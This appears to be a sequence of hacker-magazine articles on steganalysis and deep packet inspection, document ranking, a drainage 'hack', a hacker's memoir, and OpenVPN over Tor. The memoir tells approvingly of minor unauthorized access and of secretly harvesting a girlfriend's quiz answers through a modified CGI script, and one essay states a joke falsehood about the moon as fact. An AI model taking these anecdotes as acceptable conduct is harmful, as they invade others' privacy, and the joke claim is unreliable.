ware is so powerful that its usage and export is regulated by law. Its usage can allow criminals, malcontents, and terrorists - in addition to lawful actors - to operate and communicate through public channels practically unfettered. Such software and encryption algorithms are categorized as weapons and cannot be exported outside the nation's borders. There are many free and open source software packages available to anyone who wishes to hide data. Recent terrorist activity has been tentatively linked to the likely occurrence of steganography and is seen by the usual governmental agencies as a likely method of sending covert information. With the wide use and abundance of the many powerful and free open source steganographic and cryptographic tools on the Internet, law enforcement authorities should and do have serious concerns about detection of questionable material and information through web page source files. No doubt there is more effective in-house software developed by corporations and governmental agencies to accomplish undetectable steganography.

Steganalysis and Detection

Steganalysis is described as the process of detection and identification of hidden stego-data. There are many issues to be considered when studying steganographic systems. While steganography deals with the various techniques used for hiding information, the goal of steganalysis is to detect and/or estimate the presence of any potentially hidden information. This has to be done with little or no knowledge about the unknown steganographic algorithm used to hide the message in the original cover object, if it does exist.

One way to track Internet steganography would be to develop Internet appliances that have the capability of detecting embedded documents in cover data in the data packet field and anomalies in any other packet header field. Packet analysis is also performed using packet sniffer programs such as tcpdump, OmniPeek, and Wireshark. They capture raw network data over the wire.

Specialized hardware devices are, in fact, available, but are not openly marketed to the general public and only available to approved users such as law enforcement and Homeland Security agencies. These devices go beyond the capability and functionality of normal routers, firewalls, and intrusion detection systems. These appliances are only available to law enforcement agencies and operate under the radar. They are called wardens and add to the cybersecurity

defenses already available.

There are three types of wardens:

1. a passive warden can only spy on the channel but cannot alter any messages
2. an active warden is able to slightly modify the messages, but without altering the semantic context
3. a malicious warden may alter the messages with impunity

CALEA

In October 1994, Congress took action to protect public safety and ensure national security by enacting the Communications Assistance for Law Enforcement Act of 1994 or CALEA. The objective of the implementation of CALEA was to assure law enforcement's ability to conduct lawfully authorized electronic surveillance while preserving public safety and the public's right to privacy. Technology can provide the necessary tools that law enforcement agencies must have to detect questionable activities. Such agencies as the FBI, the NSA, and the CIA must be able to detect questionable activities by both domestic and international malcontents. There do not exist rooms where real individuals listen to calls manually, as there were during the early years of wiretapping telephone calls for J. Edgar Hoover. There do exist certain specialized computers in server rooms that do the automated interception, monitoring, and collection of data. There is occasional eavesdropping and wiretapping of lawful citizens, participants in the political process, and others who may be in violation of the serious legal guidelines society refers to as laws. The mandate of the federal law of Homeland Security and specific court orders authorizes wiretapping of phone calls or monitoring of Internet traffic. Such activities require and authorize specialized equipment be placed on the main network pipeline of broadband Internet service providers (ISPs) and Voice over Internet Protocol (VoIP) providers to do that legal privacy override of examining electronic transmissions of all types. Internet service providers and telecommunications carriers must assist law enforcement in executing electronic surveillance pursuant to court order or other lawful authorization.

Comprehensive National Cybersecurity Initiative

Further government action has been mandated recently. In May 2009, President Obama accepted the recommendations of the Cyberspace Policy Review. The Comprehensive

National Cybersecurity Initiative (CNCI), was launched by President George W. Bush. President Obama determined that the CNCI and its associated activities should evolve to become key elements of a broader, updated national U.S. cybersecurity strategy. These CNCI initiatives will play a key role in supporting the achievement of many of the key recommendations of President Obama's Cyberspace Policy Review. The CNCI initiatives are designed to help secure the United States in cyberspace.

The existing EINSTEIN 2 capability enables analysis of network flow information to identify potential malicious activity while conducting automatic full packet inspection of traffic entering or exiting U.S. government networks for malicious activity using signature-based intrusion detection (IDS) technology. A planned EINSTEIN 3 initiative will expand these capabilities to foster safety and security on the wires, heading off any covert activities that may intrude on the nation's communication channels. The goal of EINSTEIN 3 is to identify and characterize malicious network traffic to enhance cybersecurity analysis, situational awareness, and security response. The government created the Internet as part of a DARPA project over 40 years ago. Its usage was expanded for commercial use and to include the general public in the 1990s. The appropriate agencies need to guarantee a mature Internet with the ability to deter and turn away any malicious attacks, exploits, or intrusions. EINSTEIN 3 is part of this effort.

Network Appliances and Steganalysis Detection

Network appliances, such as routers and firewalls, play a large role in handling and parsing network traffic. Directing data between portions of a network is the primary purpose of a router. Therefore, the security of routers and their configuration settings is vital to network operation. In addition to directing and forwarding packets, a router may be responsible for filtering traffic, allowing some data packets to pass, and rejecting malformed or suspect packets. This filtering function is a very important responsibility for routers; it allows them to protect computers and other network components from illegitimate or hostile traffic.

Intelligent Support Systems for Lawful Interception, Criminal Investigation, and Intelligence Gathering (ISS), holds wiretapping conferences and seminars for the law enforcement community, military, governmental

agencies, and Homeland Security agencies. One featured company, Packet Forensics, was marketing Internet spying boxes to the feds at a recent ISS conference. The website of Packet Forensics lists the products available from the company, though some pages are restricted to authorized law enforcement and intelligence organizations only. These protected pages must describe defense and intelligence applications and hardware platforms too sensitive for public release. Generally, these Internet appliances automate the processes that allow observation and collection of data on Internet traffic and/or phone calls when given the legal authority by either court order or mandate provided by legal statute to do so. They can forward captured packets for storage and further analysis later by a system designed for extreme DPI. These Internet appliances perform lawful interception, investigative analysis, and intelligence gathering, stealthily, while protecting the privacy rights and civil liberties of the law-abiding users of the Internet. These appliances can handle a large number of surveillance requests while heading off any and all possible terrorist exploits before they occur. These appliances can record and collect the evidence needed to convict the guilty. These devices perform deep packet inspection, searching for thousands of different strings deep inside each packet.

These products are highly recommended to officials so digital communication traffic can be scanned and examined. SSL encryption is built into web browser software and protects our web traffic. Such traffic cannot normally be decrypted and read by any packet-sniffing tool. SSL encryption is designed to protect users' data from regular eavesdropping. Such SSL encryption is not safe from the products of Packet Forensics and other powerful tools. They most likely will be able to overcome and decrypt most SSL algorithms. These devices provide for regulatory compliance, such as required by CALEA, and comply with lawful intercept requirements and meet the essential needs of law enforcement. Such devices can be part of a packet processing and network compliance platform. These particular appliances can be linked together in closed networks called darknets to collect and share real-time network intelligence. Packet Forensics products are subject to the export control laws administered by the United States and may not be exported outside the U.S. without prior federal government approval.

Deep Packet Inspection

Of the billions of messages that roam the Internet, there must exist some messages that are malicious, containing worms or viruses, malware or spyware, which organized criminals and terrorists utilize to commit cybercrimes. Here, deep packet inspection (DPI) comes to the rescue, since it allows monitoring and filtering of packets wherever they happen to pass. DPI can also meet other objectives in security and legal compliance. This technology enables instant, ubiquitous monitoring of everything that travels the Internet.

DPI is the next surveillance application that enters society unnoticed and available for use by authorities to combat crime, even before it happens. Security and traffic cameras, miniature cameras, directional microphones, automated face and number-plate recognition, data mining, and profiling add to all of the technologies used by Big Brother to watch over its citizenry. Ours is a database society with a great increase of data generation, processing, and storage needs. DPI captures data for later examination and diverts it for messaging and analysis. This capability adds to the tools in the government surveillance toolkit.

Once broadband providers and other companies embrace DPI, they can monitor and select passing traffic much more sophisticatedly than by merely scanning header information. This capacity can prove of great benefit to law enforcement agencies and intelligence services, using its existing investigation powers to enlist the assistance of broadband providers. Particularly relevant is that DPI allows for real-time monitoring, and hence facilitates a preventative approach, as opposed to the retroactive approach that law enforcement traditionally used.

DPI adds to the trend that broader groups of unsuspected citizens are under surveillance: rather than investigating relatively few individuals on the basis of reasonable indications that they have committed a crime, more people, including groups, are nowadays being watched for slight indications of being involved in potential crimes. This is profiling of the masses. The movie *Minority Report* illustrated the use of data to predict the likelihood of a crime occurring in the near future to justify the preemptive arrest of non-guilty parties. The explosion of data generation, inspection, and storage enables the government to collect and use significantly more data about citizens. This increase is not only quantitative but also qualitative.

More checks and balances are required

to safeguard citizen rights and privacy. The increased government powers need to be balanced by additional checks and safeguards. Citizens must know which data is being collected and processed - and why. This does not mean that the government can have a phishing trip and examine all traffic. Only specific individuals or corporations can have their traffic examined. The courts have deemed profiling illegal on numerous occasions. Independent authorities should regularly review and check whether the government uses its powers correctly and legitimately.

Data protection is a key element. The legal framework for data protection has become outdated. The assumption of preventing data processing as much as possible is no longer valid in the current networked database society. Large-scale data collection and correlation is inevitable nowadays, and the emergence of DPI serves to emphasize this. Instead of focusing data protection on prevention in the data collection stage, it should rather be focused on better utilization of the data. Data protection is valuable not so much to enhance privacy, but to ensure transparency of government and nondiscrimination.

While data protection can serve to regulate the use of data, it remains to be discussed whether DPI should be allowed for government use in the first place. Here, other elements of privacy come to the fore: protection of the home, family relations, and personal communications. These elements are likely to be infringed by DPI. Since privacy is a core, though not specifically stated, constitutional value to safeguard citizens' liberty and autonomy in a democratic constitutional state, DPI should be critically assessed. The common man is king of his castle and its borders should not be violated. DPI could be accepted as a necessary addition to the investigative tools used by law enforcement already if used properly. The power of DPI to run roughshod over the rights of the suspected requires a fundamental rethinking of what legal protection is afforded here. Society needs substantial new checks and balances to counterbalance the increase in government power over its citizens.

The company Phorm uses DPI to peek into the web surfing habits of end users in order to serve targeted advertising. It is suspected that the National Security Agency has inserted sophisticated DPI equipment into the network backbone of the Internet so that it can sweep up huge volumes of domestic emails and Internet searches. While privacy activists and computer geeks are up in arms, the vast majority of Internet users either don't seem to care or don't fully understand what is happening.

Without encryption, e-commerce wouldn't be possible. The cryptographic technology of SSL is built into every web browser. The security of Amazon, eBay, PayPal, and every online bank depends upon the consumer being able to make purchases and conduct transactions over the Internet confidently and securely.

Most web surfers do not realize how much of their information flows nakedly over the network, nor how easy it is for others to snoop on their web surfing. The predecessor of the Internet, the ARPANET, was once a happy and safe place in the 60s and 70s, when the first packets were sent between government contractors and research institutions. Those early hundreds of participants knew each other well and trusted each other. It is no longer the case. It is the wild west, unbridled, and without a sheriff to keep us safe. There are evil forces out there, be they hackers, spies, underage script kiddies, or unscrupulous broadband providers. The good guys must deploy cryptographic technologies to protect the general public. But DPI can also be perceived as a bad thing and a possible threat to the privacy of individuals. It is clear that DPI is a potentially dangerous tool. The solution to the problem of Internet privacy is not just legislation making snooping illegal, but the industry-wide adoption of cryptography by default. Nothing will protect our privacy or security from deep packet inspection more than encryption.

Broadband providers increasingly use deep packet inspection technologies that examine consumers' online activities and communications in order to tailor advertisements to their unique tastes. Users of Google's free Gmail email service find that the advertisements on the right side reflect the contents of their email. Friends find the same is true with Facebook. It's no wonder that privacy concerns remain, despite the assurances that this data is not collected and sold. Nothing prevents providers from simply altering their policies. DPI operates invisibly. Broadband providers can collect our online communications and sell them and their contents - including medical data and private correspondence - to employers, insurance companies, credit bureaus, and landlords. They could become powerful data brokers of our online communications.

Another concern is the government's ability to subpoena the digital surveillance of a person's online life from broadband providers. Consumers deserve to be heard before the disclosure of such information to the governmental agencies or commercial entities. The

courts have held that DPI can violate individuals' important property or liberty interests. It's a taking of privacy, as if their house was being searched. Consumers may choose to curtail their online communications rather than give up their personal data. This would chill the development of our ideas and free speech.

Broadband providers hide notice of their deep packet inspection practices in the densely worded legalese of the privacy policy boilerplate. If some providers switch to an opt-in approach or reject DPI entirely, consumers still cannot totally control the use of DPI technologies by those with whom they communicate. Governments should ban the use of DPI for commercial benefit and create a "Do Not Track" list to protect consumers. Broadband providers should be required to disclose their data collection practices. DPI can be used for constructive purposes, such as to combat spam, without compromising consumer rights and privacy.

Data is always in one of two states: at rest or in motion. Data is at rest on a hard drive of a single computer. Data is safe when the host computer and its network connections are secure from intruders. Data can be secured further by encrypting it. Data that is in motion is traveling over a network. This traveling data makes many hops and travels through numerous subnets, network appliances, routers, and IDS. This gives numerous opportunities for interception or capture of the TCP/IP packets at possible weak security points. The process of packet capture is turning data in motion into data at rest by grabbing data that is moving across a network link and storing it for parsing and examination. It can be compared to the use of cameras by toll roads to verify the vehicle is assigned to the transponder in that car by capturing the license plate as the vehicle passes through the toll booth. There is software - legitimate and illegal, open source, shareware and freeware, for free and for sale - available for the performance of packet capture. Such freeware or shareware includes Wireshark (ethereal), Metasploit, and Nmap.

Conclusion

There exists a hidden level of communications where data can be sent and received under the noses of the common man. These covert channels exist unknown to the layman and can be used to protect electronic communications. This Internet exploit exists to be used for good or bad. Until this channel is blocked, it will exist to be used by anyone willing to utilize this capability.



New Ways of Ranking Documents

by casandro

There are many cases where we need computers to have a sense of how “good” a certain document is. The most obvious ones are sorting search results or automatic recommendations. The usual way to do this is to use links and references between documents. If a document is referred to by a lot of people, it must be important and therefore, in one way or another “good.” Now, this works quite fine in heavily interconnected media like the web or scientific results, but there are areas where this can’t be done. Think of video. A television show or a movie doesn’t have any obvious and relevant connections to other such works. At least, not any a computer could find out automatically. So how do you find out how “good” it is?

The first method I’d like to propose is to measure how much information it was able to bring into the recipient’s mind. Obviously, this is not the amount of information contained in the document. Now what is information? It is the negative logarithm of the chance of guessing a certain message.

Imagine you want to guess the number a six-sided dice rolls. Since there is no way of finding out in advance, there’s a one in six chance of guessing it right. Now what base should the logarithm have? This is the unit of information you want to have. Some people prefer decimal digits as their unit of information. In that case, you take the base-10 or decadic logarithm. If you prefer sedecimal digits, you take base-16. If you prefer binary numbering systems, take base-2. In this case, the unit is also called bit or, in honor of the founder of information theory and inventor of the motorized pogo-stick, the “perfect machine” (a machine which simply turns itself off by a mechanical arm), as well as the first juggling robot, Claude E. Shannon.

So let’s get back to the original example: To calculate the amount of information on base n , you simply calculate $-\log(p)/\log(n)$ where p is your probability. So if you want to have the information of a dice roll in Shannon’s, it’s $-\log(1/6)/\log(2)=2.5849\dots$ or about two and a half bits. So three bits lets you encode eight

states, so that sounds about right. If you have different probabilities for different numbers, i.e., a weighted dice, you will have to calculate this for every possible outcome and multiply this by the probability, effectively averaging out the amount of information. If you like doing math, you can try to solve this for every distribution of probabilities and find out the optimum distribution which gives you the most information. If you have found out what it is, you have found out how to pack data as efficiently as possible into messages. Now if you let people guess on a message, you will get the amount of information that message would mean to them. Imagine you ask people what the moon is made out of. People who don’t know are less likely to guess correctly than people who know. So the amount of information in the message “the moon is made out of cheese” (this fact has been proven by the British moon mission in 1989) drops if you already know it. If you make such a test before and after your document has been consumed, the difference is essentially the amount of information you were able to get across. All you’d need to do would be to generate a set of questions relating to the document. Then, whenever a document is consumed, you split that set into two subsets. You ask one subset before and the other one after the document has been consumed. This way, you can get averages to estimate the probabilities and thus the amount of information delivered.

The other metric for goodness of documents I would like to introduce is the “inspirational index”. It tries to measure how much a certain document has changed your life. Essentially, you need to know how the user behaved before and after consuming the document. Obviously, all of the processing needs to be done locally to satisfy the need for privacy. Perhaps it is possible to use a similar algorithm to that discussed above. One could estimate the probability of going to a certain site or group of sites and record how well the message to visit them has been received.

Obviously the big challenge is to implement this using a method which is not only accurate enough to be useful, but can also work in a way to secure privacy.



Hacking Dirt

by OWA

I've been reading *2600* for more than 17 years and have noticed the request for articles on diverse subjects, as long as they are related to hacking. I'm no computer hacker. Until last year, I was still using my 1985 CPM+ machine for snail mail and WebTV for browsing. But if hacking is taking things apart and putting them back together in unexpected ways, exploring, and changing the way things work in manners unintended by the originators, I've been hacking dirt and pipe since I was 5... 60 years ago, when I started digging "forts."

My most recent endeavor started with a sinkhole in my back yard about five feet across and four feet deep. Upon exploration, I discovered a storm drain with a gap between the joints of the pipe of about two inches. I slapped some sheet metal over the gap, threw some bagged concrete on top of that, filled the hole up, and went exploring.

I discovered that the water company had put a road in their easement way back in the woods on my property. In their construction, they had filled in a ditch which serviced the storm drain and, as a result, over the years the pipe had filled up with sediment so that only four inches was showing. This is a 30 inch pipe, so when we got a heavy rain (we got 12 inches in about eight hours a few years ago), it backed up. I assume this is when it started blowing out the joints in the pipe. I say joints because last month more heavy rain and a six foot chasm appeared, this time much closer to my driveway.

But after my initial exploration, I set about fixing the original problem. A backhoe was a bit expensive and, besides, I had no way to transport it and am not very good at operating them. My specialty is hand work combined with brain work. Turns out this was a lucky coincidence since a hoe would have destroyed the underlying concrete apron that protected the exit of

the pipe, which I never suspected was there.

At first, I hired a laborer to shovel and just tried to dig a ditch. We ran into rock they had put to build the road and it was clear it would be very slow, tedious, and expensive and leave large piles of soil. Which would be clear evidence that somebody had destroyed their road, and give them easily available material to fill the ditch.

During the first attempt at a ditch, it rained half an inch and filled up what little we had dug. I took the hint and, instead of fighting it, I diverted the water to a small slot about three inches by three inches - one pick ax wide. Every time it rained, it washed away a little more, then a little more. I helped it each time it rained with the pick, softening up the hard spots and lowering the ditch. Every time we got a serious rain, the ditch was three inches deeper and, as some heavy rains came, the pipe cleared. In less than a year, I had a nice full pipe exposed and another ten feet of concrete apron exposed. And a cute little 2.5 foot deep ravine. It flows nicely with whatever rain we get and swiftly enough to self clean.

As to the future and the legalities of the matter, a friendly lawyer has assured me this is a civil matter with no possible criminal prosecution. Just as were computer hacking and exploring in the old days.

My lawyer friend says that when they discover this "washout" and set about filling it in, he will send them a friendly letter pointing out that it is not legal to block natural drainage channels. Hopefully, this will lead to a pipe, or a bridge. But if the "washout" did not exist, it would be real hard to convince them to do anything since it's "not our storm drain," and in fixing it, they might be admitting liability for the sink holes.

So this is what a basic dirt hack looks like. It was a pleasant brain twister requiring mainly patience, persistence, and simple observation. It was fun and useful just as hacking ought to be.



The Hacker Perspective

by Lone.Geek

I like to explain hacking as applied knowledge. It is taking what you know or learned and using it to solve a problem. So first, one must learn a system. By learn I mean be more inquisitive, really get to know about it, and then take that knowledge and apply it to fix or make the system work the way you want it to.

It started in grade school for me; one of my teachers said “computers are the future” and, at the time, computers were something futuristic. Then one day my cousin came home with punch cards and told me about programming. It sounded exciting. One evening she took me to the high school and I got to see a computer. A guy named Roger that lived down the street from us was there and started showing off some programs. One program was some kind of a magic eight ball and another was a game. Really, computers had games? Looking back, I realized Roger was a geek - shy, quiet, and consumed with computers, a glimpse of what was to come. Our town had an automobile factory and our school invested some of that money in a Digital PDP 1134 system, so I guess we were lucky in that respect, being a high school with its own computer. High school was still a while away for me, but I’d have to say the fire was lit.

Enter the Arcade

The arcade era hit like an avalanche. One day, the store around the corner got four machines, the ice cream stand at the mall had two, the record store, the laundromat and the local pizza joint all had machines. Every dollar I could get went to the “arcade” on Friday. At this point, I don’t think I really put it together that I was playing a program on a computer. Then Atari released the 2600 or VCS - Video Computer System and I got one for Christmas with Missile Command. I enjoyed the 2600 and read video game magazines with stories of kids that were actually writing video games. Atari or a third party was releasing a keyboard so you could start programming on your own, but I never saw it. I’d just have to wait, but not too long.

Just before eighth grade was to begin in 1983, we were told that the school would be having computer classes. That summer my brother was hanging around a guy named Nathan. A funny guy, prankster, all around slacker type, at the time hardly someone you would associate as a computer user. One day my brother was on the phone with Nathan and he

was playing with his computer. At this point I didn’t know people had home computers! He was playing sounds over the phone and my brother gave me a listen. So cool, a home computer with a program he typed in that made sounds and played games. I went to Mom and Dad and stated my case: “We’re going to have to learn computers for school and I want a head start.” It eventually worked and I got a VIC-20 with a dataset so I could save my programs to cassette. I bought *Compute!*, *Compute!’s Gazette*, *RUN*, and *Commodore Power Play*. I became proficient at the keyboard, typing every game and utility out of those magazines. After typing lines and lines of code and running the programs, I was actually learning how to program. Eventually I knew that Commodore inside and out. Getting more proficient, I needed better hardware. I got a 1541 disk drive, the 5¼ inch floppy that you could notch and use both sides, and a printer so I could print out programs and look for bugs in my typing.

Back in school, eighth grade began and I was taking Computer Keyboarding, which was a quarter of typing on IBM Selectric typewriters, and three quarters of Computer Literacy with an Apple II. There was no network, each student had an Apple to use, and we learned some BASIC, which I had already “mastered.” So when our first program was to make an ASCII flag using PRINT statements, I used FOR NEXT loops to cut corners. The teacher came around and asked us to run the program and do a LIST so he could see the code. I was proud of myself. Could this have been my first hack? The computer teacher started a club and this is where I met like-minded people. Well, in some respects, we all liked computers, but had different ideas on which was best. Mike was a Texas Instruments TI99/4A user and Tony was an Atari 400/800 guy. Mike was our common friend, and Tony and I started off enemies. He was loud and obnoxious, completely the opposite of Mike and me. By the end of eighth grade, we were friends.

By ninth grade, I was taking Intro to Data Processing and BASIC I. Intro to Data Processing was more book study until the end, when we had to write a program and got to go into the computer lab and type them in. We moved the class across the hall to the computer lab. Not much had changed from the first visit with my cousin many years ago. The card reader was there, just not used anymore. The room was full of terminals. You walked up a ramp because

of the raised floor for the cabling to run through and sat in chairs with wheels in front of a black screen with a blinking blue cursor. We were told to log in. The account was like 300,1 and we were given a password. I don't know, something came over me while sitting there. Accounts? The VIC didn't have an account. So I typed in my program saved it as "myname.bas" and ran it. Good to go. So, taking a little of what I knew at the time, I tried a few commands. Directory. OMG! It worked; scrolling up the screen was everybody's program! Including the football jock that got all the teacher's attention. I could just delete his program, but no, I pulled it up and, with my vast programming knowledge, I put REMarks in it. The computer just gave me the ability to attack a foe where I had the upper hand. So he ran his program and had to do some debugging when he listed it to the screen. What a surprise. Needless to say, the teacher was a little upset and started asking "who did this?" I sat tight, but I think at this point she knew.

Then the world got a little bigger with the purchase of the VIC Modem. A 300 baud brick that plugged into the VIC and gave you access to BBSes or Bulletin Board Systems. You had to dial up a computer, wait for the tone (which later I learned was termed the carrier), unplug the handset, and plug it into the modem. Having my terminal already running, I'd hit return a few times and here came stuff! At first, it was just CompuServe, not really that interesting, considering I had just seen *War Games* on cable TV. Later, I'd be enjoying the world of BBSes, participating in forums, warez leeching, and becoming an assistant SysOp.

Programming

Mr. C. was a great teacher, very nice and easy-going. BASIC I was a breeze, thanks to the VIC-20. Having extra time, I'd help the upperclassmen (especially the girls) write their programs and mess around with the PDP when a seat was free. Once Mr. C. caught me exploring the system. All he said was that I shouldn't be doing that. Tenth grade was BASIC II and COBOL 88. COBOL is the equivalent of being waterboarded, only less fun. I don't know if it was the teacher for that language, or the fact it was so damn wordy!

I was spending more and more time in the computer room. Mr. C. picked a few students to go to the local university for a computer/mathematics bowl. I got to go as team captain. So we took my VIC-20, or by that time it may have been a Commodore 64. This was pretty cool. We set up the computer in a room. Each school was in a different room. We were given a packet of jobs that we had to write programs for and submit them to the judges. We did pretty well at this and went back the next year. Near the end of the school year, the senior that was typing in the attendance in the computer wanted to go out and hang with some friends and, since I was there,

I volunteered to do the ten key entry of student IDs from the attendance cards. After entering all of the cards, a job would run a sort against the database that would pull the names and create an absences sheet that would be Xeroxed and given to every teacher. Since I could enter any number(s) without anyone double checking, it was a fun job to have. One day I came in and the terminal was not logged in. So I took some knowledge I had from my time playing on the PDP and started to hack out Mr. C's student account. User 250,1. Password? "Studnt", just like on the directory of the disk where the database was kept. Could it be that easy? By now, I had learned that all of the time that Mr. C was missing, he was in the teachers' lounge smoking. Later, Mr. C. came in and asked, "Oh, did I leave that logged in?" to which I replied "yeah" and nothing more was said. Eleventh grade was FORTRAN and Pascal. Mr. C. came in and told us to study for a Pascal quiz and took off. This guy was a smoker! A few people in the class didn't understand the concepts we were about to be quizzed on, so I started helping them. Then the rest of the class wanted help too, so I went up to the board and started teaching. I turned around to see Mr. C. back from his smoke waiting in the back doorway as I was finishing up my class and caught a smile from him. I asked for any more questions and took my seat. We took the quiz and went to the lab to work on any program that needed to be done. Later Mr. C. came out and told the class that was the highest everyone has scored on the quiz as a class and gave me the credit for prepping them.

My senior year was boring by comparison; there were no more languages to learn. I went to school in the morning and spent the first half of the day in the lab. By that time, I was doing the tardy office duties for Mr. C and still running the database, just hanging out and getting the last few credits I needed for graduation.

The whole time that I was growing as a programmer and learning, my systems were growing too. My VIC-20 was eventually upgraded to a Commodore 64 with a 1541 and 1571 disk drive and an amber monitor. The VIC Modem was traded up to an acoustic coupler Atari 300 baud modem, then a 1200 baud Lockheed that you plugged the phone line into from the wall and used AT commands. BBSes used a lot of my free time. There were many variations of the hardware; gaming was still a large part of the computer's use.

The Game of Life

Out of high school, life started to take focus. I had a kid, got married, and was working as much as I could at a grocery store. I still had the computer bug. I got a Commodore Colt, a PC clone to continue learning, and I went on many interviews. But I think that the job market saw me as a kid and maybe not responsible enough to handle the job. So I resolved myself to the idea of raising my son and working a

job. I eventually sold the Colt; it was an expensive toy, given my situation.

I went to a night school for adult continuing education in electronics and actually took classes with people who once worked for the car manufacturer from my home town because the factory shut down and they were given money to learn a new skill. I wanted to learn to fix computers, but at that time it was mostly offers of TV and VCR repair. I still got interviews and had a good work record, but the computer jobs still eluded me. I started in the grocery biz as a service clerk while in school, became a cashier, then took a promotion to the office and got back to using a real computer. In the morning you'd come in and "turn the day." The registers didn't do that - you had to run a code. Then you had to enter all of the sales and transmit them to the main office. I was curious about the dial-up to the office, so I applied what I knew about terminals and modems. I went in and changed the duplex on the connection and it echoed back the password we used to sign into corporate. Nice, never used that info, but it was fun to figure out. Being known as the "computer guy" even though it wasn't really part of my job, I became the go-to guy. Nothing like being woken up at 3 am (I worked at a 24 hour store) because the registers were down and support wouldn't answer the phone. Even though I didn't make it to college, I got the experience a bit. I helped the people I worked with write programs for a Pascal class they had to take. One program I wrote for a girl named Suzi caught the attention of the professor or whoever was looking at the papers. They noted that it was an "innovative way to solve the problem, no one else thought of." The program was a simple sort - well, maybe simple for me. I still had it.

I took up fishing as a new passion. I met some guys who canoed and waded the local river, and I got really into it. I had fished a little bit as a kid, but not much. Now I was a young adult who could drive and it was something to do. Like computers, I had to know everything and eventually started tournament fishing with my father-in-law to prove my skills. Wanting to be the best at fishing and keep up with the latest fishing "tech," I had to get on the Internet and visit all of these websites.

The Internet

After my divorce, I decided to go back to school. So I got my A+ certification on DOS/Windows. Since my reintroduction to computers was largely because of the Internet, I studied HTML. My cousin had a Compaq with Windows 95 and was on the Internet, so I went to her house to see what this was. I got hooked and had to get a PC. I bought an Inteva (I think) that had a 133 MHz processor with Windows 98 and signed up for a dial-up account with a local provider. That led to a 350 MHz IBM and a DSL connection at 1.5 then 3 and eventually 6 Mbps. I was back into computers. One day while surfing, I

found this interesting quiz about relationships. So, applying what I knew about HTML, I pulled the source code and modded the CGI script so I'd get the results emailed to me. I put the new page up on a hosting site, emailed the link to a girl I was seeing, and waited. She took the quiz and I got the results. It is amazing how honest people can be on the Internet and not in a relationship.

The Game Changer

After ten years, I was out of the grocery business. I met a PC tech who came into the store to fix our Electronic Benefit Transfer (EBT) point of sale computer; it allowed us to take food stamp cards. I asked him if they were hiring and got an interview. I was hired as a field tech working noon to midnight on call. With my mornings free, I enrolled at ITT. I wanted to continue with programming, but the classes started later in the year, so I went to networking. I graduated with honors. My son brought a letter home asking for volunteers to teach after school, so I offered HTML. I taught basic HTML to 15 kids. Of course, one kid asked me about hacking. I told him my credo - hacking is applied knowledge; learn the system and then you can decide how to use it. I found teaching very fun and rewarding.

The systems engineer position opened at the main office, and the guy vacating the position told my bosses I'd be a good replacement for him, having had a few computer conversations with him previously. I interviewed and got the position. I was brought in in the middle of a statewide Windows XP roll out. No problem, I finished that and got settled in to office life, sitting around surfing the net, fixing the occasional PC, and doing a little programming. I started as a contact point for the field techs. The position eventually morphed into supporting the office systems since the guy that had that position wouldn't show up until after lunch. People in the office preferred my deskmanner anyways. This guy got into computers when he volunteered in the army for a project that he parlayed into this job, which amazes me because I had to help him with a lot of things, like the day corporate took down the DHCP server. Later, our manager decided to go after more work, but our field techs were lacking some skills, so they setup an A+ and Network+ classes. They hired a local college teacher to give classes to the techs. I became the teacher once again, helping out the ones that couldn't pass the test.

Today I work for another company, still considered a field tech, but I have more responsibilities. I work in an office but visit remote sites and fix networks and PC issues. My hardware collection has grown to at least eight PCs and five laptops, and a slew of other gadgets. I am still learning - in this field it is learn or become obsolete, like my first desktop. I still fish too, not as much as I'd like to. Through it all, I'm always looking at how I can apply my knowledge to make things better.

THE SECURITY FUNNEL: WHEN OPENVPN MEETS TOR

by Wananapaoa Uncle

```
#include <std-disclaimer.h>
#include <do-it-at-your-own-risk.h>
#include <play-fair.h>
```

About

We want privacy. We really care about it, and that's why we protect our data with encryption by using PGP, SSL, and VPNs. We trust our encryption schemes, so we are pretty comfortable with them, especially while using open source software. But sometimes we don't care enough about the fact that even if the conversation or data flow is garbled, the two parties are known to the eavesdroppers. This is what we are talking about here.

Meet OpenVPN

I'm not going to explain here the details of OpenVPN. There are dozens of well-written references on the net, so I'll concentrate on the concepts.

OpenVPN is open source software that lets you establish secure VPN tunnels between two endpoints or two networks. Not very new as a concept itself, but OpenVPN has several advantages for security conscious users, primarily one: you can spelunk the source code. In real world most people won't, but lots of people have done it and it seems to be a pretty safe software. Also, it is thought to use certificate-based authentication of both parties, although it can use other methods.

Another big advantage of OpenVPN is its simple networking requirements: it just needs a port from the client to the server, be it a TCP or UDP one, and, even better, the port can be forwarded through several layers of NAT without problems. Lots of open source firewalls integrate OpenVPN servers and client for a simplified setup. Basically, you can reach your home network from any connected spot

in the world, and be confident your traffic is safe. Another big feature of OpenVPN is that it is run on all of the major computing platforms around.

Meet Tor

Tor is open source software used to create a network over another one, for example the Internet. It is not a VPN mechanism because it aims at obtaining another goal: creating a path from a client to the server, where neither knows the IP address of the other. Moreover, no one on the Internet can have complete visibility over the two parties of the communication; the client connects to an "entry node" and the communication to the final host is performed by an "exit node." The path between is handled by several hosts that cryptographically "see" only their adjacent neighbors.

Matching It All Up

So, after these very brief introductions, we can state that OpenVPN is aimed at secure communications and Tor towards anonymity. What we want to do is mix up the things and be able to connect to our OpenVPN servers through Tor, for example, when we are (uninvited) guests of some guy's network who could have sniffers plugged in somewhere.

We need some technical insights on the workings of Tor. It is based on a technique called "onion routing" that is necessary to achieve anonymity, but also disrupts the normal way IP packets are routed since routing information is stored in upper (cryptographically secured) protocol layers. So to gain access to the Tor network, you need special software. This comes in the form of the Tor executable/daemon that on one side connects to the Tor network, and on your side presents itself as a SOCKS proxy. SOCKS proxies (<https://en.wikipedia.org/wiki/SOCKS>) existed long before Tor and implement a

generic method to relay network connections.

The good news is that differently from, say, HTTP proxy, SOCKS ones are generic enough to let you pass level 4 protocols without knowledge about upper level ones. For example, you need a specialized HTTP proxy to support HTTP 1.1 specifications, but SOCKS proxy can relay SSH v1-2-whatever as well as FTP, for example.

The bad news is that to make use of SOCKS proxies, each client application must specifically support it: your web browser, SSH client, FTP client, and so on need to have some form of “SOCKS proxy configuration,” be it a dialog box or a setting in the configuration file/command line.

There is also another option: using transparent gateways (like Torbox, for example). They have some nice points and some negative ones. The biggest negative I found is that they hide some important things you must know for your security. And we do want to know how stuff works, so refer to <https://trac.torproject.org/projects/tor/wiki/doc/TorBOX> if you’re interested.

Back to good news. Our good friend OpenVPN does support SOCKS proxy and, at the time of this writing, version 2.2 supports version 5 SOCKS in a stable manner.

